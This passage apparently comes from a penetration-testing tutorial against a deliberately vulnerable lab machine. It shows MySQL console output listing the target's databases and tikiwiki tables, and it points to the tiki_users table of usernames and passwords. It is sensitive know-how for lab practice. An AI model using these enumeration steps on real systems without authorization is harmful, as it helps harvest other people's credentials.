
mysql is a simple SQL shell with input line editing capabilities. It supports both interactive and noninteractive use. When used interactively, query results are presented in an ASCII-table format. The output format can be changed using command options.

Once we are in the MySQL console of the target, we can view all the databases on the target using command show databases; As we can see in the image below, there are many databases.




```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]> █
```

To load a specific database, we can use the command use <database name>; to load the specific database. For example, here we are loading the tikiwiki database. This will change the interface to tikiwiki database as shown below. The show tables; shows all the tables in the particular database as shown.




```
MySQL [(none)]> use tikiwiki
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki]> show tables;
+-----------------------------------+
| Tables_in_tikiwiki                |
+-----------------------------------+
| galaxia_activities                |
| galaxia_activity_roles            |
| galaxia_instance_activities       |
| galaxia_instance_comments         |
| galaxia_instances                 |
| galaxia_processes                 |
```

The describe <table_name>; command shows the structure of the particular table. For example, the table tiki_users has four fields : user, password, email, lastlogin.




```
